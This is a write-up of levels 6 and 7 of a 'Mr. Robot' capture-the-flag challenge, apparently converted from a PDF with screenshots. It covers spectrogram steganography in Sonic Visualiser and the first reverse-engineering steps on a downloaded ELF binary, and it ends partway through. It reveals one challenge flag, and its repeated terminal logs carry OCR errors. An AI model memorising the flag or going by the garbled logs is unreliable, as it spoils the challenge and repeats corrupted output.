
Then we want a **Sonic Visualiser** software.




Then open the sound clip on Sonic Visualiser.




Then go to **Layer > Add Spectrogram > flag.wav: All Channels Mixed** and add that. Then we want to change **Color, Scale, Window and Bins** to get clear Image in Spectrogram layer. Then we can saw the flag in that.



Change Color




Change Scale




Change Window



Change Bins




Then We can get clear Image.



Then submit the flag.

The screenshot shows a web browser window titled "MrRobot_Level6". The URL bar contains "mrrobotctf.tk/levels/level6.php". The page content includes a "Welcome testuser" message and a "Logout" link. A large "MR.ROBOT" logo is displayed. Below it, a "Level 6" section contains the text: "Elliot found a sound clip contain a secret message. Now you have to examine the sound clip and find out the flag". A red "Download" button is present. At the bottom, there is a form with a "Enter the Flag" header, a text input field containing "w0WY0ugotI7duD3", and a green "Submit" button. The footer of the page includes the text "Mr.Robot™ Nadeesh | Sandun".



Level 7

Welcome testuser
Logout

MR.ROBOT

Level 7

Download the attachment, and get the flag

Download

Enter the Flag

Enter the flag here...
Submit

mrrobotctf.tk/assets/flags/reverseEng/flag.zip

Mr.Robot™
Nadeesh | Sandun

First, I download the attachment on my Linux machine and then I unzip the .zip file.

Then I get the details about flag file.

```
sanchez
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
Quick connect...
2.sanchez
sandun@ubuntuvPS:~$ mkdir mrrobot
sandun@ubuntuvPS:~$ cd mrrobot/
sandun@ubuntuvPS:~/mrrobot$ wget http://mrrobotctf.tk/assets/flags/reverseEng/flag.zip
2020-11-15 11:33:27 -> http://mrrobotctf.tk/assets/flags/reverseEng/flag.zip
Resolving mrrobotctf.tk (mrrobotctf.tk) ... 20.195.41.0
Connecting to mrrobotctf.tk (mrrobotctf.tk)|20.195.41.0|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4496 (4.4K) [application/zip]
Saving to: 'flag.zip'

2020-11-15 11:33:27 (692 MB/s) - 'flag.zip' saved [4496/4496]


sandun@ubuntuvPS:~/mrrobot$ ls
flag.zip
sandun@ubuntuvPS:~/mrrobot$ unzip flag.zip
Archive: flag.zip
  inflating: flag
sandun@ubuntuvPS:~/mrrobot$ ls -al
total 32
drwxrwxr-x 2 sandun sandun 4096 Nov 15 11:33 .
drwxr-xr-x 6 sandun sandun 4096 Nov 15 11:33 ..
-rw-rw-r-- 1 sandun sandun 13656 Nov 10 00:04 flag
-rw-rw-r-- 1 sandun sandun 4496 Nov  9 19:36 flag.zip
sandun@ubuntuvPS:~/mrrobot$ file flag
flag: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=2fb84c55912cd8657e1d45140dfcbabla96cc00f, not stripped
sandun@ubuntuvPS:~/mrrobot$ 
```

Remote monitoring
Follow terminal folder

ubuntuVPS 1% 0.37 GB / 0.90 GB 0.01 Mb/s 0.01 Mb/s 7 days sandun /run: 1% /: 9% /run/lock: 0% /sys/fs/cgroup: 0% /boot/efi: 0%

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: <https://mobaxterm.mobatek.net>

That flag file is not authorized for execute and I allowed it to be executed. Then I execute the flag file using ./flag command.



The screenshot shows a terminal window in MobaXterm titled '2.sanchez'. The user is on an Ubuntu VPS. They run 'mkdir mrrobot' and 'cd mrrobot/'. Then they download 'flag.zip' from a mirror of the Mr. Robot CTF site. After extracting it with 'unzip flag.zip', they check the contents with 'ls -al' and find a file named 'flag'. They then run 'chmod +x flag' and execute it with './flag'. The terminal ends with the message 'Mr. Robot CTF!' and prompts for a passphrase.


```
sandun@ubuntuVPS:~/.mrrobot$ mkdir mrrobot
sandun@ubuntuVPS:~/.mrrobot$ cd mrrobot/
sandun@ubuntuVPS:~/mrrobot$ wget http://mrrobotctf.tk/assets/flags/reverseEng/flag.zip
--2020-11-15 11:33:27-- http://mrrobotctf.tk/assets/flags/reverseEng/flag.zip
Resolving mrrobotctf.tk (mrrobotctf.tk)... 20.195.41.0
Connecting to mrrobotctf.tk (mrrobotctf.tk)[20.195.41.0]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4496 (4.4K) [application/zip]
Saving to: 'flag.zip'

flag.zip          100%[=====] 4.39K --.-KB/s   in 0s

2020-11-15 11:33:27 (692 MB/s) - 'flag.zip' saved [4496/4496]

sandun@ubuntuVPS:~/mrrobot$ ls
flag.zip
sandun@ubuntuVPS:~/mrrobot$ unzip flag.zip
Archive: flag.zip
  inflating: flag
sandun@ubuntuVPS:~/mrrobot$ ls -al
total 32
drwxrwxr-x 2 sandun sandun 4096 Nov 15 11:33 .
drwxr-xr-x 6 sandun sandun 4096 Nov 15 11:33 ..
-rw-rw-r-- 1 sandun sandun 13656 Nov 10 00:04 flag
-rw-rw-r-- 1 sandun sandun 4496 Nov  9 18:36 flag.zip
sandun@ubuntuVPS:~/mrrobot$ file flag
flag: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU /Linux 3.2.0, BuildID[sha1]=2fb84c55912cd8657e1d45140dfcbabla96cc00f, not stripped
sandun@ubuntuVPS:~/mrrobot$ chmod +x flag
sandun@ubuntuVPS:~/mrrobot$ ./flag
Mr. Robot CTF!
```


That ask Passphrase, But I do not know the passphrase.



The screenshot shows the same terminal session as before, but now the user has typed 'Enter the passphrase:' followed by 'flag'. The terminal responds with 'Invalid key, Try again...' and then asks for the passphrase again.

```
sandun@ubuntuVPS:~/mrrobot$ ./flag
Invalid key, Try again...
sandun@ubuntuVPS:~/mrrobot$ strings ./flag
```

Then I use **strings ./flag** command to determine the contents of and to extract text from binary files.



```
sanchez
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
X server Exit

Quick connect...
2 sancte
sandun@ubuntuVPS:~/mrrobot$ wget http://mrrobotctf.tk/assets/flags/reverseEng(flag.zip)
--2020-11-15 11:33:27-- http://mrrobotctf.tk/assets/flags/reverseEng(flag.zip)
Resolving mrrobotctf.tk (mrrobotctf.tk)... 20.195.41.0
Connecting to mrrobotctf.tk (mrrobotctf.tk) [20.195.41.0]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4496 (4.4K) [application/zip]
Saving to: 'flag.zip'


flag.zip          100%[=====] 4.39K --.-KB/s   in 0s

2020-11-15 11:33:27 (692 MB/s) - 'flag.zip' saved [4496/4496]

sandun@ubuntuVPS:~/mrrobot$ ls
flag.zip
sandun@ubuntuVPS:~/mrrobot$ unzip flag.zip
Archive: flag.zip
  inflating: flag
sandun@ubuntuVPS:~/mrrobot$ ls -al
total 32
drwxrwxr-x 2 sandun sandun 4096 Nov 15 11:33 .
drwxr-xr-x 6 sandun sandun 4096 Nov 15 11:33 .
